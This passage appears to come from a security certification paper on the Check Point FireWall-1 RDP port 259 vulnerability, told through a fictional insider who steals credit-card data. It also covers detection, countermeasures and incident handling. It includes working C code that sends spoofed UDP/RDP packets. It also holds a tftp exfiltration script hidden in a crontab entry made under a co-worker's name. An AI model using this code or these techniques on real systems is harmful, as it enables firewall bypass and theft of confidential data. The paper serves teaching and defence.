#define RDPUSERCMD 150|0x80000000
#define RDPSTATUSCMD 128|0x80000000

/*---------------Checksum calculation--------------------------------*/
unsigned short in_cksum(unsigned short *addr,int len)
{
 register int nleft=len;
 register unsigned short *w=addr;
 register int sum=0;
 unsigned short answer=0;

 while(nleft>1)
  {
   sum+=*w++;
   nleft-=2;
  }
 if(nleft==1)
  {
   *(u_char *)(&answer)=*(u_char *)w;
   sum+=answer;
  }
 sum=(sum >> 16)+(sum & 0xffff);
 sum+=(sum >> 16);
 answer=~sum;
 return(answer);
}
/*-------------------------------------------------------------------*/

/*------------Send spoofed UDP packet-----------------------------------*/
int send_udp(int sfd,unsigned int src,unsigned short src_p,
             unsigned int dst,unsigned short dst_p,char *buffer,int len)

{
 struct iphdr ip_head;
 struct udphdr udp_head;
 struct sockaddr_in target;
 char *packet;
 int i;

 struct udp_pseudo        /*the udp pseudo header*/
 {
  unsigned int src_addr;
  unsigned int dst_addr;
  unsigned char  dummy;
  unsigned char  proto;
  unsigned short length;
 } pseudohead;
```

```
struct help_checksum   /*struct for checksum calculation*/
{
 struct udp_pseudo pshd;
 struct udphdr udphd;
} udp_chk_construct;

/*Prepare IP header*/
ip_head.ihl      = 5;     /*headerlength with no options*/
ip_head.version  = 4;
ip_head.tos      = 0;
ip_head.tot_len  = htons(sizeof(struct iphdr)+sizeof(struct udphdr)+len);
ip_head.id       = htons(30000 + (rand()%100));
ip_head.frag_off = 0;
ip_head.ttl      = 255;
ip_head.protocol = IPPROTO_UDP;
ip_head.check    = 0;    /*Must be zero for checksum calculation*/
ip_head.saddr    = src;
ip_head.daddr    = dst;

ip_head.check    = in_cksum((unsigned short *)&ip_head,sizeof(struct iphdr));

/*Prepare UDP header*/
udp_head.source = htons(src_p);
udp_head.dest = htons(dst_p);
udp_head.len   = htons(sizeof(struct udphdr)+len);
udp_head.check   = 0;

/*Assemble structure for checksum calculation and calculate checksum*/
pseudohead.src_addr=ip_head.saddr;
pseudohead.dst_addr=ip_head.daddr;
pseudohead.dummy=0;
pseudohead.proto=ip_head.protocol;
pseudohead.length=htons(sizeof(struct udphdr)+len);
udp_chk_construct.pshd=pseudohead;
udp_chk_construct.udphd=udp_head;
packet=malloc(sizeof(struct help_checksum)+len);
memcpy(packet,&udp_chk_construct,sizeof(struct help_checksum)); /*pre-assemble packet for*/
memcpy(packet+sizeof(struct help_checksum),buffer,len);         /*checksum calculation*/
udp_head.check=in_cksum((unsigned short *)packet,sizeof(struct help_checksum)+len);
free(packet);

/*Assemble packet*/
packet=malloc(sizeof(struct iphdr)+sizeof(struct udphdr)+len);
memcpy(packet,(char *)&ip_head,sizeof(struct iphdr));
memcpy(packet+sizeof(struct iphdr),(char *)&udp_head,sizeof(struct udphdr));
memcpy(packet+sizeof(struct iphdr)+sizeof(struct udphdr),buffer,len);

/*Send packet*/
target.sin_family      = AF_INET;
target.sin_addr.s_addr= ip_head.daddr;
target.sin_port        = udp_head.source;
i=sendto(sfd,packet,sizeof(struct iphdr)+sizeof(struct udphdr)+len,0,
                (struct sockaddr *)&target,sizeof(struct sockaddr_in));
free(packet);
if(i<0)
```

```
  return(-1); /*Error*/
 else
  return(i); /*Return number of bytes sent*/
}
/*------------------------------------------------------------------*/
```

int main(int argc, char *argv[]) ➔ **The MAIN arguments**

```
{
 int i;
 unsigned int source,target;
 unsigned short int s_port,d_port;
 char payload[]="abcdefg"; /*payload length must be a multiple of 4*/
 char *data;

 /*RDP header, refer to $FWDIR/lib/tcpip.def*/
 struct rdp_hdr
 {
  unsigned int rdp_magic;
  unsigned int rdp_cmd;
 } rdp_head;

 if(argv[1]==NULL || argv[2]==NULL || argv[3]==NULL)
  {
   printf("Usage: %s source_ip source_port dest_ip\n",argv[0]);
   return(1);
  }
 else
  {
   source=inet_addr(argv[1]);
   s_port=atoi(argv[2]);
   target=inet_addr(argv[3]);
   d_port=RDP_PORT;
  }

 /* the command number can be one of the following: */
 /* RDPCRYPT_RESTARTCMD, RDPCRYPTCMD, RDPUSERCMD, RDPSTATUSCMD */
 rdp_head.rdp_cmd=htonl(RDPCRYPT_RESTARTCMD);
 rdp_head.rdp_magic=htonl(12345); /*seems to be irrelevant*/

 /*Assemble fake RDP header and payload*/
 data=malloc(sizeof(struct rdp_hdr)+strlen(payload)+1);
 memcpy(data,&rdp_head,sizeof(struct rdp_hdr));
 memcpy(data+sizeof(struct rdp_hdr),payload,strlen(payload)+1);

 if((i=socket(AF_INET,SOCK_RAW,IPPROTO_RAW))<0)  /*open sending socket*/
  {
   perror("socket");
   exit(1);
  }
 i=send_udp(i,source,s_port,target,d_port,data,sizeof(struct rdp_hdr)+strlen(payload)+1);
 if(i<0)
   printf("Error, packet not sent\n");
 else
   printf("Sent %u bytes\n",i);
 return(0);
}
```

2.4 Description of the Attack

To recap, GIAC Avionics has installed Checkpoint firewalls for their perimeter firewall protection, VPN connections, and to protect the Oracle database server containing confidential information. The firewall administrator has chosen to leave the default implied rules (on all firewalls) in place since he feels there is no harm (besides a firewall company would never implement firewall software with vulnerabilities – right?).

Majority of the information security departments concern themselves with attacks generated from the Internet; however, it has been proven several times that most threat still exists from the internal users. Internal users know all they need to know to start an intrusion (sometimes unwilling). With a knowledgeable internal user with the right vulnerability combined with motive (compromise his own network) the companies' data can be in jeopardy.

The RDP vulnerability requires some insider knowledge. The intruder needs to know a little about both sides. For the purpose of this paper, the intrusion will exploit a protected server from within the corporate network in order to compromise confidential information. The intruder's intention is to steal credit card information from the Oracle server located in the "Critical Network" and transfer it to his TFTP server at home. The intruder is a member of the Core Systems group with primary responsibilities in enterprise printing. He was given root access to support the Unix boxes during his on-call rotation in case of an emergency. The ROOT account is only to be used in cases of emergency. Any other access to devices must be accessed using the account assigned.

The following are the steps the internal intruder used to discover and exploit the RDP vulnerability in Checkpoint's architecture to transfer customer information.

STEP #1: Due to budget constants, the intruder knows the backup/restore team was unable to purchase the Oracle agent needed to back up an Oracle database to the enterprise backup system. To get around the problem, the Core systems team (responsible for Unix servers) created a script that runs every night which transfers the Oracle database information into a flat file. This flat file is than copied via secured FTP and archived to the enterprise backup system located on the internal network (inaccessible to users). The flat file contains all confidential client information which is what the intruder wants. The enterprise backup system is monitored 24x7 with surveillance cameras and physical access is limited to GIAC Avionics authorized personnel only via proximity access cards.

STEP #2: The intruder needs a way to gather the confidential information without being noticed. The database is too large to burn on a CD; therefore, coping the data is not possible. Simply transferring the file to his company PC is also out of the question due to the scheduling, logging, and monitoring the security and database groups perform. He knows a Checkpoint firewall is securing the Oracle server so in order to find a way to collect the data he needs away around the

firewall. Running a NMAP scan, he discovers several ports and/or services open on the firewall. The intruder knows the firewall administrators review the logs, but as busy as they are a slow UDP scan of the firewall might go unnoticed. The intruder is very patient so scanning a few ports an hour is not a problem. As mentioned, the NMAP scan results in several ports open from the inside and one of those is UDP port 259 as *Figure 2.6* demonstrates.




Figure 2.6

Step#3: Searching the Internet for Checkpoint vulnerabilities, the intruder finds CA-2001-17 advisory (www.cert.org) explaining Checkpoint's problem with requests sent via port 259 (RDP packets). He investigates the vulnerability and realizes he might have a way to transfer the Oracle database flat file to his home PC via UDP port 259 using TFTP (a UDP service).

Step #4: After hours of investigating the vulnerability, he believes he has discovered the weakness he is searching for. The intruder finds and downloads the published source code and complies the code on his Linux server.

Step #5: Before running the script as a proof of concept, he needs to verify his findings. He contacts the firewall administrator to talk about "security" (social engineering). The firewall administrator knows this guy and does not feel he is a

threat, so the firewall administrator willing provides information about the secured area (Checkpoint versions, IP addresses, design, etc.), verifying his findings.

Step #6: Equipped with the complied RDP code and the knowledge of the security design, he decides it is time to test his theory (proof of concept). He runs the vulnerability script (found on pages 16-19) from his Linux server and finds the firewall did indeed allow the connection through (he knows this because the script did not send an error back). Curious, he tries the command **tftp 107.81.64.54 259** from his Linux server and discovers the firewall would allow access using TFTP via port 259. The description of the RDP vulnerability informed the intruder that the firewall will use the implied rules to execute any RDP requests. Since the firewall administrator informed him that implied rules were useless and not logged he felt confident about a successful transfer going unnoticed.

Step #7: The intruder knows the firewall protecting the "Critical Network" allows UDP RDP packets from inside to the Oracle server; however, will it work in reverse? Learning how the RDP script works, the intruder realizes he does not need the script to exploit this vulnerability - Checkpoint is vulnerable to any UDP RDP packet sent. To test the vulnerability in reverse, he logs into the Oracle server locally (remember he is an administrator on the box) and manually attempts to TFTP a sample file via port 259 to his Linux server. Once again, the file is successfully transferred. His main concern in transferring the flat file is its size. Would the Oracle or firewall administrators notice any slowness during the transfer? To avoid this problem, he planned to have the transfer occur during the scheduled backup times of the Oracle server (since the backup team and his team have regular staff meetings he knows when the backups kick off). Performing the transfer near the backup time, any slowness caused by the transfer would appear to be a result of a backup.

Step #8: The intruder decides the safest location for the file is at home. His next step is to find away to transfer the file from the Oracle server to his system at home - undetected. He is confident the file can be transferred to his company PC but that could leave too many traces if he was suspected, so he needs to get the file through the Internet firewall to his home server. The intruder performs the same checks (NMAP, Super scan, etc) to detect the UDP vulnerability on the Internet firewall. Since all the firewalls are identical, the test indicates UDP port 259 is open.

Step #9: The intruder sets up his system at home with a TFTP server awaiting connections. He logs into the Oracle server as ROOT and runs the command ***tftp 12.89.67.204 259*** as a test (the address 12.89.67.204 is the address assigned to his TFTP server). Once again the connection is successful, though no files were really transferred during his test.

Step #10: Feeling confident about the successful tests, he starts setting up for the attack. Logging in as root, he edits a crontab file with a co-worker's name (one he does not care for). For example, he enters the command ***crontab –e Jack*** to insert a cron entry called ***cleanlog.sh.***

The following is the crontab file for Jack:

```
20 0 * * *  /usr/local/bin/ftpVpn.sh        1>/tmp/ftpVPN.log    2>&1
25 0 1 * * /usr/local/bin/vpnReport.sh      1>/tmp/vpnRpt.log    2>&1
58 7 * * * /usr/local/bin/stop_test.sh      1>/dev/null          2>&1
08 * * * * /usr/local/bin/start_test.sh     1>/dev/null          2>&1
15 0 * * * /usr/local/bin/cleanlog.sh       1>/dev/null          2>&1
```

The crontab entry does the following for the intruder:

- Creates a scheduled job for regular transfers via the script – cleanlog.sh.
- Disguises the transfer as a daily process – clean the log files (sounds normal).
- If someone located a log file with crontab changes or entries, it would appear Jack was the author of the changes.
- The statement ***/dev/null*** drops the logs into the bin bucket to avoid the auditing logs.
- Transfers the flat file (named CCardDBInfoBackup.log) transparently through the firewalls via UDP port 259 using the TFTP service.

The cleanlog.sh script written by the intruder is as follows:

```
tftp 192.168.1.14 259 <<-EOF
        put CCardDBInfoBackup.log
        quit
EOF
```

Step #11: The next morning the intruder notices the file transferred to his home PC. The scheduled job was successful but he was still concerned about traces he may have left.

Step #12: After a couple of weeks passed, the intruder was confident no one detected the file transfer. He had successfully collected credit card information from thousands of GIAC Avionics' clients undetected.

Step #13: Gaining the information was not enough. He saw a perfect opportunity to make a second income by selling the information to criminals that were willing to pay big bucks for the credit card information. But he needed current information to continue selling the information.

Though the intruder had successfully gained unauthorized access to confidential information, his greed left several trails leading to his capture which are

discussed in section 3 - Incident Handling phase. *Figure 2.7* demonstrates the methods the intruder used to complete the RDP exploit.




Figure 2.7

(1) Discovery – Part #1 *- the intruder runs NMAP on the firewall protecting the "Critical Network" and finds port 259 open (RDP vulnerability).*

*(2) **Proof of Concept – Part #1** - the intruder finds, complies, and runs the proof of concept script found on the Internet. He knows the firewall allowed the traffic to pass via not seeing an error the script would display had the script failed.*

*(3) **Proof of Concept – Part #2 –** the intruder runs the command **tftp 10.35.16.45 259** from the Oracle server to his Linux server and finds the firewall allowed the traffic the other way. The address 10.35.16.45 is the address of his Linux server running TFTP. The 259 indicates the port of which the tftp command will use.*

*(4) **Discovery – Part #2** - the intruder runs NMAP on the firewall protecting the internal network from the Internet and finds port 259 open (RDP vulnerability).*

*(5) **Script** - the intruder creates a crontab file under Jack's name to launch the script cleanlog.sh. The script will transfer the flat file database to his home PC at 12:15AM.*

*(6) **Proof of Concept – Part #3** – the intruder runs the command **tftp 12.89.67.204 259** from the Oracle server and successfully connects to his home Solaris system. He does not transfer a file at this point.*

*(7) **The attack** – the script written by the intruder is launched by the crontab file and transfer the confidential flat file to the intruder's home PC.*

2.5 Signature of the Attack

The RDP exploit does not have a specific signature by itself. However, the intruder can leave many "tale tale signs" of gaining or attempting unauthorized access. By default the implied rules are activated but not logged. If the firewall administrator turns on the logging of implied rules, he would notice activity on UDP port 259 from an outside or inside (in this case) address. From the logs, the firewall administrator may determine the intended target and possibility the attacking host; however, the source address may be spoofed. If one were to place a signature on this exploit, it would be the activity on UDP port 259 being accepted on port 0 indicating an implied rule accepted the packets.

2.6 How to Protect Against It

The RDP exploit is specific in its intension. Its focal point is the weakness Checkpoint has dealing with packets sent via UDP port 259. The intruder is simply using a service Checkpoint allows and uses it for his own good. So what can a firewall administrator do to protect his system from an attack that by default allows the vulnerability?

- One countermeasure is keeping the systems up to date with the latest patches. In this example, if the administrator kept his systems up to date with the latest patches the vulnerability would not exist.
- Every administrator needs to stay on top of the latest vulnerabilities which affect his system(s). Making it a habit to read up on known vulnerabilities associated with the systems is good practice. Just knowing about the vulnerability would have prompted an upgrade.
- The administrator can turn off the implied rules and create his own rules to allow only those services needed. For example, the rule that allowed ANY

SOURCE – ANY DESTINATION – RDP SERVICE – ACCEPT is not a service needed; therefore, the rule nor the vulnerability would exist.

- The firewall administrator can have the Internet router or the internal routers configured to deny any UDP traffic using port 259.
- Logging implied rules would have shown unusual traffic on port 259.

What has Checkpoint done to fix the vulnerability and protect the users of Firewall-1/VPN-1?

- On July 12, 2001 Checkpoint announced a solution to the RDP vulnerability. Checkpoint created a hot fix for the administrator to install so the appropriate changes to block RDP communication would be made.

  Checkpoint suggested the users perform one of the following:
  (a) Apply the RDP hot fix.
  (b) Manually make the changes to the ***BASE.DEF*** file (version 4.1) or the ***CODE.DEF*** file (version 4.0) if applying the hot fix is not acceptable.

- On February 12, 2002 Checkpoint released an addendum to the original announcement suggesting all Firewall-1/VPN-1 users upgrade to version 4.1 service pack 5 and apply the service pack 5 hot fix. Unless the administrator specifically created a rule to allow the RDP traffic to pass, RDP traffic would be denied in service pack 5.
  http://www.checkpoint.com/techsupport/alerts/rdp.html

- Finally, Checkpoint changed their code on all new versions to deny RDP traffic by default (the implied rules).

Part 3 – The Incident Handling Process

3.1 Introduction

GIAC Avionics created an incident handling team known as CIRT (Computer Incident Response Team) that consists of a representative from each department of the organization. CIRT created a procedure that will be put into place in the event of an intrusion. The procedure is broken into the following six parts: Preparation, Identification, Containment, Eradication, Recovery, and Lesson Learned.

3.2 Preparation

The preparation phase is the first phase in the six phase procedure. Though this phase is the most complex it is also the most important phase. Preparing for actions after or during an intrusion involves coordination of all members. Preparation can

make the difference between an intruder "tapping on the door" and breaking down the door. GIAC Avionics is a large organization making communication and coordination difficult. Preparation is key to an incident response team; therefore, CIRT paid careful attention in providing the proper steps to take when coordinating the proper people, policies needed to be enforced, data integrity, documentation, and communications between internal departments and law enforcement when needed.

CIRT consists of one representative from each department acting as a liaison between CIRT and their department. CIRT is headed up by the Information Security Officer. The Information Security department has implemented several security measures to prevent and/or detect intrusions, as well as, work closely with physical security to ensure an overall safe working environment. Information Security, Physical security, and CIRT implemented the following physical security standards:

(1) All wiring closets must be protected behind locked doors and locked at all times. Only authorized personnel are allowed entrance. Checking out a wiring closet key requires a signature.
(2) All servers must be centralized and installed in the raised floor located at the Data Center (exceptions are approved on a one-on-one basis).
(3) Access to the raised floor is limited to authorized personnel with proximity card readers.
(4) Surveillance cameras record activity in sensitive secured areas.

CIRT has implemented the following guidelines for Information Services:

(1) All servers (new and old) must have a vulnerability scan run against them at least every 4 – 6 months via the corporate NESSUS server. All results must be forwarded to Information Security for evaluation.
(2) All servers and routers must be installed with Tripwire for data integrity.
(3) All workstations and servers MUST have antivirus software installed and configured according to the Antivirus Policy.
(4) Antivirus DAT files are updated by a centralized server. Information Security is responsible for supplying the current DAT files to the central server.
(5) All critical systems must have the host based intrusion detection sensor installed by Information Security.
(6) Network based intrusion detection sensors have been installed in critical areas.
(7) Each department is responsible for updating their systems with the latest updates and patches (testing of the updates and patches is recommended).
(8) All systems which provide Internet services must have a warning banner indicating (1) limited to authorized personnel, (2) unauthorized access is prohibited, (3) the sessions are logged, and (4) violators will be prosecuted.

(9) An Internet assessment will be preformed each quarter with Qualys and NESSUS scans. These scans are not to be configured to deny services.

The following policy is the preparation phase of the incident response policy CIRT created with management's approval and support. The entire CIRT policy can be found in *Appendix A*.

COMPUTER INCIDENT RESPONSE POLICY

Mission

GIAC Avionics uses networked communication resources to support its business practices. Incidents and the cost of business loss has continue to escalate; therefore, GIAC Avionics has implemented a security policy designed by CIRT (Computer Incident Response Team) to block unnecessary access to networks and computers, protect against unauthorized usage, malicious outside intrusion and inappropriate or damaging use by employees, independent contractors, agents, and other users. The CIRT policy is designed to improve the user security awareness and early detection and mitigation of security incidents to actions that can be taken to reduce the risk and drive down the cost of a security incident.

PURPOSE

This document outlines the actions that will be taken by the Computer Incident Response Team (CIRT) in response to attacks, misuse, and threats to the communication resources used by GIAC Avionics. Attacks, misuse, and/or threats include, but not limited to: viruses, worms, and Trojan horse detection, unauthorized use of computer accounts and computer systems, as well as complaints of improper use of Information Resources as outlined in the Email Policy, the Internet Policy, and the Acceptable Use Policy. As conditions dictate, CIRT will be responsible for:

1. Responding to incidents or suspected incidents utilizing an organized and formal investigative.
2. Conducting a bias free investigation.
3. Confirm or deny an intrusion or security incident actually occurred as quickly as possible.
4. Maintain confidentially of the incident to protect the organization from unnecessary exposure.
5. Protect privacy rights established by law and/or corporate policy.
6. Assessing the damage and scope of the incident.
7. Controlling and containing the incident.
8. Collecting and documenting all evidence related to an incident.
9. Maintaining a chain of custody.
10. Seeking additional resources as the situation dictates (internal and external).
11. Provide a liaison to communicate to law enforcement and legal authorities.
12. Provide management with incident-handling recommendations that are fully supported by facts.

3.3 Identification

The identification phase is designed to quickly identify intrusions as early as possible to minimize the damage or loss of company data. CIRT, lead by the Information Security Officer, has assigned the Information Security on-call person to lead the investigation in the event of an intrusion. The on-call Security specialist will be responsible in notifying management of the intrusion, as well as, the proper authorities if needed.

Below is the portion of the CIRT Policy which describes the identification phase.

A. Identification and Definition of an attack

An attack on any GIAC Avionics Communication Resource can be defined as unauthorized access, usage, virus, denial of service attack, repeated contact of an investigative nature or any attempt to map, define services, post files or control the function of a resource outside of normal business operation or without expressed written permission of the VP of Information Services or designated representative.

B. Incident Response Team organization

1. CIRT will consist of a team leader to lead the investigation and act as a liaison to management, typically the Information Security on-call personnel and members from the various departments associated with the intrusion. Each department will provide a representative as the primary contact for the Information Security Officer on an as-needed basis. The primary contact will be provided with significant elements of the intrusion on a need-to-know basis by the CIRT leader.

2. In the event of an intrusion, notifying the Information Security Officer or Information Security on-call is imperative. Department representatives may notify the proper contact via all communication alert procedures defined in the Alerting Policy and Procedures. The CIRT leader is responsible for informing the Support Center of the intrusion to minimize communication errors.

3. Access to the systems affected will be granted to CIRT by the department representative with the approval of the Information Security Officer on a case-by-case basis. Each access will be documented and reported to management along with changes made to the file structure or processes.

A timeline outlining the incident response can be found in *Appendix C*.

INCIDENT #1

Tuesday, August 11 – 2:43AM

The Information Security on-call was paged by the Command Center via the request of the Post Master. When the on-call engineer for Information Security returned the

page, the Command Center informed him that Internet mail was not functional; however, they were unable to provide further information.

The Security engineer tested the Internet mail by sending an email to himself from his home email account to his company email account.

Tuesday, August 11 - 2:48AM
He connected to the corporate network via VPN to check his email to see if the email he sent himself arrived. The email did not arrive. He connected to his work PC using PCAnyWhere to check outgoing mail. Once again the mail was unsuccessful. So, inbound and outbound mail appeared not to work.

Was the firewall causing the problem? Were the mail servers having a problem? While connected, the security engineer connected to the firewall (Solaris) using SSH to check the following:

(1) The system processor report. This report keeps track of the processor utilization every five seconds (scheduled by the crontab).
(2) The firewall logs for any unusual activity.
(3) Checked the running processes. After reviewing the logs, he discovered a few scans but nothing out of the ordinary.

Tuesday, August 11 – 3:08AM
The security engineer was unable to find anything unusual. He assumed the problem was with the mail server. He contacted the Command Center for the contact number of the Post Master.

Tuesday, August 11 – 3:11AM
The security engineer contacted the Post Master for assistance. The Post Master said he would check all mail services and he would call him back in about 20 minutes with the results.

Tuesday, August 11 – 3:31AM
The Post Master called the security engineer at home to inform him that the Internet mail services were working and everything looked normal.

Tuesday, August 11 – 3:38AM
Not totally convinced, the security engineer sent emails inbound and outbound. After a few minutes he saw that both arrived as expected. He assumed the Post Master made a change but did not inform him.

Tuesday, August 11 – 3:43AM
The security engineer called the Command Center with the update that the Internet mail services were functional.

INCIDENT #2

Wednesday, August 12 – 2:51AM
The Command Center paged the Information Security on-call about Internet mail. For the second day in a row, the Internet mail was not functional.

Wednesday, August 12 – 3:00AM
Not to repeat last nights scenario, the security engineer waited several minutes to see if the problem would resolved itself – like it did last night.

Wednesday, August 12 – 3:12AM
As he suspected, the problem did solve itself. He taught it might be a Checkpoint problem but it could wait until the morning.

Wednesday, August 12 – 7:28AM
The security engineer notified his manager (the Information Security Officer for GIAC Avionics) about the two incidents. The Information Security Officer instructed him to research the problem and to give him updates as he gathered information about the problems (suspecting an intrusion of some kind).

Wednesday, August 12 – 4:04PM
Why all the sudden would the problem with mail start? Finding nothing, his last resort was to call Checkpoint. He asked Checkpoint if Firewall-1/VPN-1 version 4.1 service pack 3 had any problems with mail.

Wednesday, August 12 – 5:46PM
Checkpoint's only suggestion was to start logging the implied rules. Logging the implied rules might help in investigating the strange occurrences – so the security engineer enabled the logging of implied rules on the Internet firewall.

INCIDENT #3

Thursday, August 13 – 2:40AM
For the third night in a role, Internet mail stopped working. Knowing the same problem occurred for the last three nights, he waited for the problem to clear.

Thursday, August 13 – 2:58AM
Just as the last two incidents, the problem cured itself after several minutes. Tired and frustrated the security engineer went back to bed – reviewing the logs could wait until the morning.

Thursday, August 13 – 8:17AM
The security engineer started reviewing the logs. This time the implied rules were logged.

Thursday, August 13 – 9:41AM
During the review of the logs, he found nothing indicating an Internet mail problem; however, one thing caught his attention. The Oracle server's IP address was logged using port 259 to an Internet address. Why would the address of the Oracle server appear in the logs taken from the Internet firewall?

Thursday, August 13 – 1:03PM
The security engineer updated the Security Officer of his findings. He reported he found nothing causing the Internet mail problem but he found something unusual. As he explained, the Security Officer suspected a possible intrusion but he needed more evidence. The Security Officer instructed the engineer to start logging the implied rules on the firewall protecting the Oracle server.

Friday, August 14 – 9:33AM
The next day, the security engineer reviewed the logs from the critical network firewall. Just as the Security Officer suspected, the implied rules from the critical network firewall showed the same as the Internet logs. Comparing the Internet logs with the logs from the critical network firewall showed a possible intrusion.

Friday, August 14 – 10:03AM
The Security Officer informed senior management that an intrusion had been identified and CIRT was escheated.

3.4 Containment

The containment phase's responsibility is to determine the amount of loss or damage done by the intrusion and than to decide the next course of action. Though employees of GIAC Avionics are restricted, the possibility of an intrusion is still a reality. CIRT created a "jump bag" with the following items in the event of an intrusion.

- Laptop with Windows 2000 and Linux configured on different partitions using VMWare software.
- Windows NT/2000 resource kit
- Encase forensic software for coping drives.
- Ghost software for making images.
